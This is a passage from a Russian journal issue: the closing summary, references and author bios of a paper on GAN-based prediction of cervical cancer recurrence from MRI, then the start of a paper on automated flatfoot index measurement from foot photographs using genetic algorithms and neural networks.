В рамках исследования была проанализирована возможность применения условной генеративной сети Pix2Pix с видоизмененной функцией потерь и генератором U-Net для решения задач прогнозирования вероятности наступления рецидива опухоли шейки матки и генерации прогнозного МРТ-снимка на перспективу момента времени «после проведения операции».

Выполнена оценка качества функционирования модели по метрикам precision, recall и f_1-score, которые позволили полностью исключить ошибку ложноотрицательных срабатываний (recall = 1.00) ценой незначительного (для предметной области онкологии) увеличения ошибки ложноположительных срабатываний (precision = 0.73).

Реализовано соотнесение точности представленной в работе модели с ее базовым аналогом Pix2Pix для оценки целесообразности внесения корректировок в структуру классической

версии. Экспериментально подтверждено, что модификация базовой версии позволила сократить время выдачи прогнозных данных минимум на 15%, а минимальная величина прироста точности по метрике f_1-score составила 5,5%.

Результаты применения условной генеративной сети показали, что суммарное время, требуемое для получения значения вероятности появления рецидива и генерацию послеоперационного МРТ-снимка, составляет 2.52 секунды, что открывает возможность для использования разработанной модели на клинических данных в режиме реального времени.

Список литературы / References

[1]. Globocan 2018: Estimated cancer incidence, mortality and prevalence worldwide in November 2018 [Internet]. URL: http://globocan.iarc.fr

[2]. Каприн А. Д., Старинский В. В., Шахзадовой А. О. Злокачественные новообразования в России в 2020 г. (заболеваемость и смертность). Москва, Московский научно-исследовательский онкологический институт им. П.А. Герцена – филиал ФГБУ «Национальный медицинский исследовательский центр радиологии» Минздрава России, 2021, 252 с. / Caprin A. D., Starinsky V. V., Shakhzadova A. O. Malignant neoplasms in Russia in 2020 (morbidity and mortality). Moscow, Moscow Research Oncological Institute named after P.A. Herzen. P.A. Herzen - branch of FGBU "National Medical Research Centre of Radiology" of the Ministry of Health of Russia, 2021, 252 p. (In Russian).

[3]. Тучинов Б.Н., Суворов В., Моторин К.О., Павловский Е.Н., Василькив Л.М., Станкевич Ю.А., Тулупов А.А. Применение алгоритма компьютерного зрения для определения очагов демиелинизации при рассеянном склерозе на МРТ-изображениях. Сибирский научный медицинский журнал. 2024;44(1):107-115. DOI: 10.18699/SSMJ20240111 / Tuchinov B.N., Suvorov V., Motorin K.O., Pavlovsky E.N., Vasilkiv L.M., Stankevich Yu.A., Tulupov A.A. Application of a computer vision algorithm to identify foci of demyelination in multiple sclerosis on MRI images. Сибирский научный медицинский журнал. 2024;44(1):107-115. (In Russian). DOI: 10.18699/SSMJ20240111

[4]. Агафонова Ю. Д., Гайдель А. В., Зельтер П. М., Капишников А. В. Эффективность алгоритмов машинного обучения и свёрточной нейронной сети для обнаружения патологических изменений на магнитно-резонансных томограммах головного мозга. Самара, ФНИЦ «Кристаллография и Фотоника» РАН, Компьютерная оптика, 2020, Т. 44, № 2, С. 266-273. DOI: 10.18287/2412-6179-CO-671. / Agafonova Y. D., Gaidel A. V., Zelter P. M., Kapishnikov A. V. Effectiveness of machine learning algorithms and convolutional neural network for detection of pathological changes on brain magnetic resonance tomograms. V. Effectiveness of machine learning algorithms and convolutional neural network for detection of pathological changes on magnetic resonance tomograms of the brain. Samara, FNIC "Crystallography and Photonics" RAS, Computer Optics, 2020, Vol. 44, No. 2, P. 266-273. (in Russian). DOI: 10.18287/2412-6179-CO-671.

[5]. Rumala D. J. How You Split Matters: Data Leakage and Subject Characteristics Studies in Longitudinal Brain MRI Analysis. CLIP EPIMI FAIMI 2023 2023 2023. Lecture Notes in Computer Science, vol 14242. Springer, Cham., 235-245 pp. DOI: 10.1007/978-3-031-45249-9_23.

[6]. Zhu Y., Zhou Z., Liao G., Yang Q., Yuan K. The Method of Multimodal MRI Brain Image Segmentation Based on Differential Geometric Features. arXiv: 1811.04281. 2018. URL: https://arxiv.org/abs/1811.04281

[7]. Теплякова А. Р., Старков С. О. Применение компьютерного зрения для диагностики нозологических единиц по медицинским снимкам. Барнаул, Южно-Сибирский научный вестник, 2022, № 4(44), С. 134-148. DOI: 10.25699/SSSB.2022.44.4.004. / Teplyakova A. R., Starkov S. O. Application of computer vision for diagnostics of nosological units on medical images. Barnaul, South Siberian Scientific Bulletin, 2022, No. 4(44), P. 134-148. (in Russian). DOI: 10.25699/SSSB.2022.44.4.004.

[8]. Zalevskyi V., Sanchez T., Roulet M., Verddera J. A., Hutter J., Kebiri H., Cuadra M. B. Improving cross-domain brain tissue segmentation in fetal MRI with synthetic data. arXiv: 2403.15103. 2024. URL:https://arxiv.org/abs/2403.15103

[9]. Филиппенко Е. В., Жолдыбай Ж. Ж. Возможности магнитно-резонансной томографии в диагностике ретинобластомы. Алматы, Казахский научно-исследовательский институт онкологии и радиологии, Онкология и радиология Казахстана, 2018, № 4(50), С. 47-49. / Filippenko E. V.,

Zholdybay J. J. Possibilities of magnetic resonance imaging in the diagnosis of retinoblastoma. Almaty, Kazakh Research Institute of Oncology and Radiology, Oncology and Radiology of Kazakhstan, 2018, No. 4(50), P. 47-49. (in Russian).

[10]. Исмаилова М. Х., Ибрагимова Ш. У., Хайдарова Г. Б. Компьютерная и магнитно-резонансная томография в диагностике рака поджелудочной железы. London, European research: innovation in science, education and technology: Collection of scientific articles XLV International scientific and practical conference, 2018, С. 55-57. / Ismailova M. H., Ibragimova Sh. U., Haidarova G. B. Computer and magnetic resonance imaging in the diagnosis of pancreatic cancer. London, European research: innovation in science, education and technology: Collection of scientific articles XLV International scientific and practical conference, 2018, P. 55-57. (in Russian).

[11]. Солопова А. Е., Носова Ю. В., Бенджeнова Б. Б. Магнитно-резонансная томография при раке шейки матки: современные возможности радиомного анализа и перспективы развития методики. Акушерство, Гинекология и Репродукция. 2023;17(4):500-511. DOI: 10.17749/2313-7347/ob.gyn.rep.2023.440 / Solopova A. E., Nosova J. V., Bendzhenova B. B. Magnetic resonance imaging in cervical cancer: current opportunities of radiomics analysis and prospects for its further developmen. Obstetrics, Gynecology and Reproduction. 2023;17(4):500-511. (In Russian). DOI: 10.17749/2313-7347/ob.gyn.rep.2023.440.

[12]. Тарачкова Е. В., Стрельцова О. Н., Панов О. В., Базаева И. Я., Тюрин И. Е. Мультипараметрическая магнитно-резонансная томография в диагностике рака шейки матки. Вестник рентгенологии и радиологии. 2015;(6):43-55. DOI: 10.20862/0042-4676-2015-0-6-43-55 / Tarachkova E. V., Strel'tsova O. N., Panov V. O., Bazaeva I. Ya., Tyurin I. E. Multiparameter magnetic resonance imaging in the diagnosis of cancer of the cervix uteri. Journal of radiology and nuclear medicine. 2015;(6):43-55. (In Russian). DOI: 10.20862/0042-4676-2015-0-6-43-55.

[13]. Isola P., Zhou T. et al. Image-to-Image Translation with Conditional Adversarial Networks. In IEEE Conference on Computer Vision and Pattern Recognition (CVPR), 2017, 15 p. DOI: 10.1109/CVPR.2017.632.

[14]. Chen L.-C., Papandreou G., Kokkinos I., Murphy K., and Yuille A. L. Semantic image segmentation with deep convolutional nets and fully connected crfs. In ICLR, 2015. DOI: 10.1109/TPAMI.2017.2699184.

[15]. Mehdi M., Simon O. Conditional Generative Adversarial Nets. arXiv:1411.1784. 2014. URL: http://arxiv.org/abs/1411.1784

[16]. Diederik P. Kingma B. and Jimmy B. Adam: A Method for Stochastic Optimization. arXiv:1412.6980. 2017. URL: https://arxiv.org/abs/1412.6980

[17]. Wang T.-C., Liu M.-Y., Zhu J.-Y., Tao A., Kautz J., et al. High-Resolution Image Synthesis and Semantic Manipulation with Conditional GANs. In Proc. IEEE CVPR. Salt Lake City, UT, USA, June 2018, pp. 8798–8807. DOI: 10.1109/CVPR.2018.00917.

Информация об авторах / Information about authors

Петр Андреевич ПЫЛОВ – аспирант Кузбасского государственного технического университета имени Т.Ф. Горбачева. Совмещает учебу с работой старшим разработчиком высоконагруженных интеллектуальных систем на позиции Senior Computer Vision Engineer. Научные интересы: компьютерное зрение, обработка естественного языка, глубокое обучение, разработка интеллектуальных систем для автоматизации различных прикладных задач.

Petr Andreevich PYLOV – Postgraduate student at the T.F. Gorbachev Kuzbass State Technical University. He combines his studies with his work as a Senior Computer Vision Engineer. Research interests: computer vision, natural language processing, deep learning, development of intelligent systems for automation of various applied tasks.

Роман Вячеславович МАЙТАК – магистрант Кузбасского государственного технического университета имени Т.Ф. Горбачева. Учебу совмещает с работой на позиции Middle+ NLP Data Scientist. Научные интересы: обработка естественного языка, глубокое обучение, обработка текстовых и числовых данных моделями машинного обучения, автоматизация технологических задач.

Roman Viacheslavovich MAITAK – Master student at the T.F. Gorbachev Kuzbass State Technical University. He combines his studies with her work as a data scientist at Middle+ NLP. Research interests: natural language processing, deep learning, processing of textual and numerical data by machine learning models, automation of technological tasks.

Ольга Николаевна ЧУРУКСАЕВА – доктор медицинских наук, старший научный сотрудник отделения гинекологии НИИ онкологии Томского НИМЦ. Научные интересы: неоадъювантная химиотерапия, разработка методов оптимизации лечения больных раком эндометрия (в том числе с использованием радиофармпрепаратов), изучение проблем диагностики и лечения больных раком шейки матки.

Olga Nikolaevna CHURUKSAEVA – Dr. Sci. (Med.), Senior Researcher, Gynecology Department, Research Institute of Oncology, Tomsk NIMC. Research interests: neoadjuvant chemotherapy, development of methods to optimize the treatment of endometrial cancer patients (including the use of radiopharmaceuticals), study of the problems of diagnostics and treatment of cervical cancer patients.

DOI: 10.15514/ISPRAS-2024-36(3)-17

Использование генетических алгоритмов и нейронных сетей в анализе деформаций стопы

С.И. Киреев, ORCID: 0000-0002-3318-5633 <*kireevsiorto@yandex.ru*>
И.А. Батраева, ORCID: 0000-0002-6539-8473 <*batraevaia@info.sgu.ru*>
Д.С. Пантелеев ORCID: 0000-0003-4271-6915 <*pantelev00@gmail.com*>
М.В. Забоев <*zaboevmv@mail.ru*>

Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского,
Россия, 410012, г. Саратов, ул. Астраханская, д. 83.

Аннотация Работа посвящена актуальной проблеме диагностики деформаций стопы, характеризующихся высокой частотой встречаемости среди всех возрастных групп. Среди объективных количественных методов диагностики плоскостопия широкое распространение в клинической практике получила плантография, основанная на оценке отпечатков подошвенной поверхности стопы. Целью исследования является оценка и анализ эффективности методов автоматической оценки отпечатков стопы с использованием «компьютерного зрения». В исследовании рассматриваются методы автоматического распознавания и разметки фотоплантограмм стопы с использованием генетических алгоритмов и нейронных сетей для построения контрольных точек стопы на примере вычисления индексов продольного и поперечного сводов стопы. Было проведено сравнение результатов расчета индексов плоскостопия, фотоплантограмм с использованием ручной и автоматической разметки. Было установлено, что точность автоматических методов анализа фотоплантограмм с использованием генетических алгоритмов и нейронных сетей составляет 92 – 97% по отношению к ручной разметке. При этом затраты времени на ручную разметку превысили в 2 – 2,5 раза продолжительность автоматического анализа изображений. Полученные результаты подтвердили возможность оптимизировать диагностический процесс при проведении массовых (скрининговых) обследований состояния сводов стопы.

Ключевые слова: стопа; фотоплантограмма; нейронные сети; генетические алгоритмы; контрольные точки стопы; машинное обучение; Python; openCV; плоскостопие; индекс Штритера.

Для цитирования: Киреев С.И., Батраева И.А., Пантелеев Д.С., Забоев М.В. Использование генетических алгоритмов и нейронных сетей в анализе деформаций стопы. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 241–258. DOI: 10.15514/ISPRAS–2024–36(3)–17.

Use of Genetic Algorithms and Neural Networks in the Analysis of Foot Deformities

S.I. Kireev, ORCID: 0000-0002-3318-5633 <*kireevsiorto@yandex.ru*>
I.A. Batraeva, ORCID: 0000-0002-6539-8473 <*batraevaia@info.sgu.ru*>
D.S. Panteleev ORCID: 0000-0003-4271-6915 <pantelev00@gmail.com>
M.V. Zaboev <*zaboevmv@mail.ru*>

Saratov National Research State University named after N.G. Chernyshevsky, Russia, 410012, Saratov, st. Astrakhanskaya, 83

Abstract. The work is devoted to the current problem of diagnosing foot deformities, which are characterized by a high incidence among all age groups. Among the objective quantitative methods for diagnosing flatfoot, plantography, based on the assessment of prints of the plantar surface of the foot, has become widespread in clinical practice. The purpose of the study was to evaluate and analyze the effectiveness of methods for automatic assessment of footprints using "computer vision". The study examines methods for automatic recognition and marking of photoplantograms of the foot using genetic algorithms and neural networks to construct control points of the foot using the example of calculating the indices of the longitudinal and transverse arches of the foot. A comparison was made of the results of calculating flatfoot indices and photoplantograms using manual and automatic markings. It was found that the accuracy of automatic methods for analyzing photoplantograms using genetic algorithms and neural networks is 92–97% in relation to manual marking. At the same time, the time spent on manual marking exceeded the duration of automatic image analysis by 2 - 2.5 times. The results obtained confirmed the possibility of optimizing the diagnostic process when conducting mass (screening) examinations of the condition of the arches of the feet.

Keywords: foot; photoplantogram; neural networks; genetic algorithms; foot control points; machine learning; Python; openCV; Strieter index.

For citation: Kireev S.I., Batraeva I.A., Panteleev D.S., Zaboev M.V. Use of genetic algorithms and neural networks in the analysis of foot deformities. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 241-258 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-17.

1. Введение

Стопа представляет собой сложную анатомо-функциональную структуру опорно-двигательного аппарата, непосредственно взаимодействующую с плоскостью опоры при стоянии и ходьбе. Изучение анатомического и функционального состояния стопы имеет большое научное и практическое значение в решении фундаментальных и прикладных задач современной травматологии и ортопедии. Одной из медицинских специальностей была определена подиатрия, предметом изучения которой служит стопа.

В научной и клинической практике используются различные методы оценки структурного и функционального состояния стопы. Наиболее популярным методом признана плантография (плантоскопия), использующая в качестве критерия оценки отпечатки подошвенной поверхности стопы. Этот метод позволяет выявить и оценить степень плоскостопия, отражающую выраженность патологической деформации свода стопы. Изначально отпечаток подошвенной поверхности стопы пациента получали на бумаге. В настоящее время в диагностической практике используются фотографии, выполненные через стекло, на котором стоит пациент. Полученные данные позволяют использовать плантоскопию (плантографию) для обследования пациентов с деформациями стопы и для проведения массовых скрининговых исследований здоровых лиц.

Исследования с помощью плантоскопов имеют при всей своей простоте и наглядности существенный недостаток, связанный с тем, что оценка состояния стопы производится визуально, во многом зависит от опыта специалиста, проводящего осмотр, а результаты осмотра не имеют каких-либо количественных показателей и сравнение результатов по одному и тому же пациенту в разные периоды времени осуществляется также только визуально.

Количественная оценка состояния сводов стопы проводится в рамках плантографического исследования, предполагающего разметку фотоснимков подошвенной поверхности стопы с последующим измерением линейных и угловых параметров и вычислением индексов. Все существующие на текущий момент методы требуют значительного количества времени, затрачиваемого специалистом для расстановки контрольных точек на полученном изображении. Поэтому разработка методов автоматического анализа изображений подошвенной поверхности стопы позволит существенно оптимизировать диагностический процесс, особенно при обследовании большого количества людей. Такой подход был реализован ранее в ряде исследований [1-4]. Однако, в большинстве из них применялись методы анализа отпечатка стопы, полученного методом бароподометрии [1-3]. Обоснованность такого подхода вызывает сомнение, так как получаемое изображение, является трансформацией параметров давления от множества тензодатчиков. То есть цифровая информация переводится в аналоговую для последующего автоматического анализа. Более обоснованным в данном случае следует признать подход, основанный на автоматическом анализе первичной цифровой информации. Так же индекс плоскостопия авторы этих исследований рассчитывают по площади участков стопы, что в рутинной клинической практике технически сложно осуществить из-за криволинейности границ участков и необходимости использовать для этого интегральное исчисление, поэтому такой подход представляется мало перспективным для последующего применения на практике в медицинских учреждениях. Кроме этого, бароподометрические комплексы не получили широкого распространения в клинической практике из-за высокой стоимости и сложности эксплуатации. Наиболее приближенным к реальной клинической практике следует признать автоматизированный анализ фотоснимков подошвенной поверхности стопы, полученных фотокамерой при использовании плантоскопа [4]. Недостатком этого исследования следует признать то, что вычисляемые количественные показатели, не включают в себя наиболее распространенный в скрининговых клинических и научных исследованиях индекс Штритера.

Если говорить о используемых в текущий момент в клинической медицине программно-аппаратных средствах диагностики, то большая часть существующего на сегодняшний день программного обеспечения (MultiReha, ORTMANN PRO Diagnostics) поставляется в комплекте с плантографами и являются полностью коммерческими продуктами зарубежного производства. Из отечественных производителей надо отметить фирму ООО «Неврокор», разрабатывающую оборудование для стабилометрии и подографии Биокинект и Балфит, однако их программное обеспечение имеет свою специфику и также поставляется в комплекте с оборудованием.

Поэтому вопрос о разработке платформо- и аппаратно-независимого программного обеспечения, способного работать просто с предоставляемыми изображениями, в том числе не самого хорошего качества является актуальным

2. Методы автоматизации разметки данных для моделирования

При работе с большими данными можно выделить две основные проблемы:

– автоматизация сбора данных, которая, в принципе, для каждой прикладной задачи решается своими способами, в зависимости от типа задачи,

– проблема разметки имеющихся данных, которая во многих случаях до сих пор осуществляется вручную. Это сильно замедляет подготовку данных для дальнейшего моделирования, особенно при обработке изображений, в которых могут присутствовать посторонние артефакты, дефекты съемки или предъявляются особые требования к изучаемым объектам. Современные решения в большей степени нацелены не на автоматизацию процесса, а на ускорение ручной разметки [5-6]. Существуют также, решения, которые используют нейронную сеть, обученную на ограниченных данных, для разметки остальной части неразмеченных данных. Так в работе [7] авторы решают проблему

распознавания объектов на снимках в реальном времени. Для этого они используют дополнительную нейронную сеть, которая выделяет объекты на изображениях для того, чтобы затем обучать другую нейросеть для распознавания объектов с помощью этих размеченных изображений. причем, в качестве нейронной сети для разметки ими использовалась сверточная нейросеть класса YOLO, а для распознавания использовалась рекуррентная нейросеть с долгосрочной краткосрочной памятью (LSTM).

Для медицинских исследований есть еще одна существенная проблема – количество данных, которые можно получить для анализа. В основном [8] можно рассчитывать на несколько сотен, может быть, тысяч изображений или результатов анализов. Этого недостаточно для обучения с нуля специализированной нейронной сети. Поэтому авторами статьи предлагается использовать составную методику анализа:

- open source библиотеки компьютерного зрения для выделения фрагментов изображений,
- сверточная нейронная сеть (в данном случае, сеть класса Unet),
- генетические алгоритмы, решающие задачу оптимизации для конкретных случаев.

Также использование генетических алгоритмов [9] существенно снижает ременные и мощностные затраты на обучение сети – вместо выделенного сервера хватает обычного ноутбука.

Основными инструментами при разработке методов анализа при реализации на языке `Python` стали: `OpenCV` – фреймворк для работы с растровыми изображениями и видео, `PyGAD` – фреймворк для работы с генетическими алгоритмами, `Numpy` – библиотека, предоставляющая мощные инструменты для работы с большими многомерными массивами и выполнения вычислений на них, `rembg` – библиотека для удаления фона с изображений.

Датасет для исследования был составлен из нескольких наборов данных:

25 снимков подошвенной части пар стоп, то есть 50 снимков отдельных стоп, были предоставлены коллегами с факультета фундаментальной медицины и медицинских технологий СГУ в количестве, в уже обезличенном виде и для них были рассчитаны экспертные оценки характеристик стоп. Все снимки были хорошего качества, без бликов и лишних отражений в кадре

4 снимка стоп были сделаны на плантографе в ортопедическом салоне и на личный смартфон одного из авторов статьи, все снимки хорошего качества и были использованы в тестировании

19 снимков подошвенной части пар стоп, то есть 38 снимков были сделаны в процессе экспериментов с добровольцами студентами факультета компьютерных наук и информационных технологий СГУ, обезличены. Для них так же были рассчитаны экспертные оценки характеристик стоп. В данном случае снимки были разного качества, так как выполнялись не профессионалами и в очень маленькой аудитории. Снимки были разделены на три группы – 14 снимков хорошего качества, 15 – среднего, 9 – плохого качества и тестирование разработанных моделей было проведено на этом наборе данных, с учетом разделения на группы. Такое разделение представляется важным, так как можно сразу получить методические рекомендации по выполнению снимков в будущем. Распределение по группам было сделано вручную, оценивались четкость изображения, количество бликов и дополнительных отражений в кадре.

Так как одним из показателей качества любой методики (модели) является величина отклонения на тестовых данных от экспертных значений, то необходимо выбрать методику расчета точности результатов вычислений. В данном случае, для нас существенно отклонение рассчитанных характеристик для каждой стопы от ее экспертных значений, также интересны среднее и максимальное отклонение по тестовой выборке в целом, поэтому было решено использовать стандартную относительную погрешность, так как для каждой из стоп

существует только один экспертный расчет характеристик, что соответствует реальной ситуации - врач будет сравнивать программный расчет со своим личным ручным расчетом. Стандартная относительная погрешность рассчитывается по следующей формуле:

$$\frac{|\text{Хизм} - \text{X эксп}|}{\text{Хэксп}} 100\%$$

где Хизм – полученное по методике значение, Хэксп – значение, рассчитанное экспертом, для удобства записи было решено числовое значение погрешности рассматривать в процентах.

2.1 Алгоритмы расчета характеристик плантограммы вручную

2.1.1. Коэффициент распластанности переднего отдела стопы k2

Данный метод согласно [10] определяется следующим образом, как показано на рис.1:

1. Строится линия в самом широком месте верхней части стопы (АБ);
2. С внутренней и наружной сторон стопы проводятся линии до касания с пяткой и строится соединяющая точки касания линия (А’Б’) (серые линии на рис. 1.)
3. Отрезок EF строится как линия параллельная линии (Е’F’), соединяющей середины отрезков АБ и А’Б’ длиной от наивысшей точки пальцев, до нижней части пятки
4. Коэффициент распластанности k2 = АБ/EF.

Если полученное соотношение находится в диапазоне 0.3 – 0.35, то стопа считается нормальной. Если же значение превышает 0.35, то стопа имеет поперечное плоскостопие.




Рис. 1. Схема расчета коэффициента распластанности переднего отдела стопы
Fig 1. Scheme for calculating the coefficient of spread of the forefoot

2.1.2. Индекс Штритера

Наглядным методом определения плоскостотопия является метод Штритера [11], представленный на рис. 2:

1. К наиболее выступающим точкам внутренней части отпечатка стопы проводится касательная линия (АБ) и находится середина отрезка АБ.
2. Из середины отрезка АБ возводится перпендикуляр (ВД) до пересечения с наружным краем отпечатка.
3. Отмечаются точки Г и Д – пересечения перпендикуляра с внутренней и наружной частями отпечатка стопы соответственно.
4. Индекс, используемый для характеристики формы стопы, рассчитывается по формуле: I = ГД * 100 / ВД.

Применяется следующая градация плоскостопия:

- 00,0–36 – высокосводчатая (полая) стопа
- 36,1–43 – повышенный свод
- 43,1–50 – нормальная стопа
- 50,1–60 – уплощенная стопа
- 60,1–70 – плоскостопие

Данные стандартные медицинские методики расчета характеристик стопы основаны на том, что врач-ортопед может визуально выделить контуры стопы на плантограмме, определить необходимые контрольные точки и произвести расчет с использованием линейки и ручки (для получения точных значений) и просто «на глаз», если не требуется высокая точность вычислений. В следующих разделах статьи данные методики расчета применяются к распознанным в автоматизированном режиме разработанными авторами статьи алгоритмами контурам стопы и вычисленным контрольным точкам. Такой подход позволяет врачу легко проверить правильность вычислений и разметки плантограммы стопы, так как разметка будет иметь привычный вид для специалиста.




Рис. 2. Схема расчета индекса Штритера
Fig 2. Scheme for calculating the Strieter index

2.2 Алгоритм анализа плантограммы с использованием генетического алгоритма

Рассмотрим методику анализа состояния стопы на примере, приведенном на рис. 3, для случая вычисления степени плоскостопия. Для данной методики были сформулированы следующие необходимые функциональные возможности:

- Анализ отпечатков стопы
- Расчет степени плоскостопия
- Построение контрольных линий (срезов) на плантограмме
- Визуализация результатов анализа в виде маски изображения

Рис. 3. Исходный фотоснимок подошвенной поверхности стопы
Fig 3. Original foot image

2.2.1 Подготовка данных

Подготовка данных для исследований включает в себя следующие шаги:

1) Выделение контура стопы с помощью функции `draw_contour()`, входными параметрами функции являются ширина, высота изображения в пикселях, число цветовых каналов. Данная функция удаляет фон вокруг стопы с помощью библиотеки `rembg`, преобразовывает изображение в оттенки серого как показано на рис. 4., что позволяет кратно ускорить обработку изображения нейросетью при меньшем потреблении памяти, а также исключить влияние цветовых отклонений, возникающих из-за неоптимальных условий съемки;




Рис. 4. Исходный снимок стопы в оттенках серого
Fig 4. Original grayscale shot of the foot

2) Из изображения в оттенках серого функцией определения максимального порога контрастности получаем рис. 5;




Рис. 5. Изображение с максимальным порогом контрастности
Fig. 5. Image with maximum contrast threshold

3) Полученное изображение обрабатывается нейросетью для получения набора контуров в виде двумерного массива. После чего происходит вычисление координат и фильтрация контуров по заданным параметрам, а именно: минимальный размер контура в пикселях (`size`), минимальное число сторон замкнутого контура (`sides`) и приближение периметра замкнутых контуров. На последний параметр влияет коэффициент периметра (`arcLength`). После чего, все соседние контуры соединяются в более крупные контуры, чтобы образовать непрерывные линии на снимке с помощью библиотеки `NumPy`, а именно с помощью функции `np.vstack(contours)`, в результате мы получаем список непрерывных контуров, отсортированный по размеру контуров. Далее, эти же контуры сортируются по оси Oy изображения в отдельный массив для определения верхней и нижней границ стопы, и в результате преобразований получаем рис. 6.

a *b*

Рис. 6. Контуры: a – неотфильтрованные, b - максимальный четкий контур
Fig. 6. Contours: a – unfiltered, b – maximum clear contour

Основной проблемой шага 3) является определение четких контуров стопы и удаление лишних линий. Результат работы функции зависит от следующих параметров: `size` – минимальный размер создаваемых контуров в пикселях, `sides` – минимальное количество сторон создаваемых замкнутых контуров, `arcLength` – коэффициент расчета периметра при анализе замкнутых контуров.

Эти параметры должны быть одинаковы для всех изображений и именно подбор их оптимальных значений осуществляется с помощью генетического алгоритма [12] для максимальной точности работы функции.

2.2.2 Генетический алгоритм для подбора параметров алгоритма оконтуривания плантограммы

Для подбора параметров алгоритма оконтуривания плантограммы стопы генетическим алгоритмом (ГА) был использован размеченный вручную датасет из фотоснимков подошвенной поверхности стоп 25 обследованных добровольцев (50 стоп), пример снимка приведен на рис.7.

Рис. 7. Пример датасета
Fig.7. Sample dataset

Для унификации алгоритма и увеличения размера датасета правые стопы были выделены в отдельные снимки и отзеркалены относительно вертикальной оси как показано на рис.8-а.

a – зеркальное отображение подошвенной поверхности правой стопы b – левая стопа
a – mirror image of the plantar surface of the right foot, b – left foot
Рис. 8. Стопы, подготовленные для ГА
Fig. 8. Feet prepared for GA

Основными шагами генетического алгоритма в данном случае являются:

1. Создается словарь данных, где для каждого входного изображения заданы эталонные значения (рассчитанные вручную), к которым должен стремиться ГА в своей эволюции.
2. Задается фитнес-функция, которая рассчитывает точность определения характеристик плоскостопия в соответствии с п. 2.1.1-2.1.2. на текущем шаге эволюции по отношению к эталонным значениям.
3. Для каждого изображения из словаря данных при создании экземпляра класса ГА происходит заданное количество случайных инициализаций первого поколения. Происходит эволюция заданной глубины (не дальше определенного числа поколений). Значение глубины также было задано при инициализации.
4. Выбирается наилучшее значение фитнес-функции среди всех поколений всех инициализаций для каждого изображения, и запоминаются значения параметров, при которых получено это фитнес значение, а для каждого изображения дополнительно записывается фактический результат расчета степени плоскостопия с сохраненными параметрами.
5. Эволюция была запущена на 100 случайных инициализаций параметров, по 80 поколений в каждой инициализации, тем самым пройдя 8000 поколений. Остальные параметры были оставлены по умолчанию.
6. В ходе генетической эволюции алгоритма были подобраны следующие значения входных параметров для анализа: `size = 26, sides = 4, arcLength = 0.016046139380579895`.

Валидационным набором данных для генетического алгоритма являлась ручная разметка от экспертов, сделанная для каждого снимка из набора для обучения: для каждого снимка были подсчитаны все учитываемые метрики. Непосредственной валидацией является фитнес-функция, которая для каждого изображения в каждой эпохе эволюции считала метрики автоматически и сравнивает насколько они близки к экспертным значениям.

2.2.3 Алгоритм расчета контрольных линий и точек плантограммы

Необходимые координаты точек и линий для построения маски контрольных линий анализа плантограммы (стопы) рассчитываются следующим образом:


Входные данные: список упорядоченных по оси Y контуров, список непрерывных контуров, высота, ширина изображения.

1. По списку отсортированных контуров определить верхнюю и нижнюю границы стопы и построить продольный срез стопы.
2. Относительно середины линии продольного среза ищутся ближайшие левая и правая точки из списка непрерывных контуров, по этим точкам строится линия поперечного среза.
3. Находится точка пересечения срезов. Рассчитываются длины срезов и соотношения образованных точками пересечения отрезков в соответствии с п. 2.1.1-2.1.2. (рис. 9, рис. 10)


На рисунке 9 приведен пример расчета индекса распластанности `k2` для стопы из тестового множества. В данном случае была взята стопа из набора снимков оцененных как снимки хорошего качества, так как это в наибольшей степени соответствует условиям клинической плантаграфии. Были получены следующие результаты: для коэффициента распластанности стопы `k2`: программный коэффициент `k2 = 0.487`, экспертный расчет коэффициента `k2 = 0.456`, соответственно относительная погрешность составляет `|0.456 - 0.487|*100% / 0.487 = 6.37%`.

После тестирования методики на тестовом множестве была получена представленная в табл. 1 оценка точности работы.

На рис. 10 приведен пример расчета индекса Штритера для стопы из тестового множества. В данном случае была взята стопа из набора снимков оцененных как снимки хорошего качества, так как это в наибольшей степени соответствует условиям клинической плантографии. Для индекса Штритера результат, полученный при помощи разработанной нами программы автоматического анализа фотоплантограммы составляет `47.036`, а ручной расчет – `47.82`, и ошибка составила `|47.82 – 47.86|*100% / 47.036 = 1.67%`.



a) k2 = 0.487





b) k2 = 0.456

Рис. 9. Расчет коэффициента k2 с помощью генетического алгоритма (a) и ручной разметки(b)
Fig. 9. Calculating the coefficient k2 using a genetic algorithm (a) and manual marking (b)

Табл. 1. Результаты тестирования методики для индекса распластанности k2
Table 1. Results of testing the methodology for the k2 flatness index

Качество снимков	Количество снимков	Среднее отклонение от экспертного расчета (%)	Худшее отклонение от экспертного расчета (%)
Хорошее	14	2.50	13.20
Среднее	15	5.15	21.47
Плохое	9	9.14	53.35





a) индекс Штритера = 47.036
a) Strieter index = 47.036

b) индекс Штритера = 47.82
b) Strieter index = 47.82

Рис. 10. Расчет индекса Штритера с помощью генетического алгоритма (a) и ручной разметки (b).
Fig. 10. Calculating the Strieter index using a genetic algorithm (a) and manual marking (b).

После тестирования методики на тестовом множестве была получена представленная в табл. 2 оценка точности работы.

Табл. 2. Результаты тестирования методики для индекса Штритера
Table 2. Results of testing the methodology for the Strieter index

Качество снимков	Количество снимков	Среднее отклонение от экспертного расчета (%)	Худшее отклонение от экспертного расчета (%)
Хорошее	14	7.74	25.04
Среднее	15	20.60	45.40
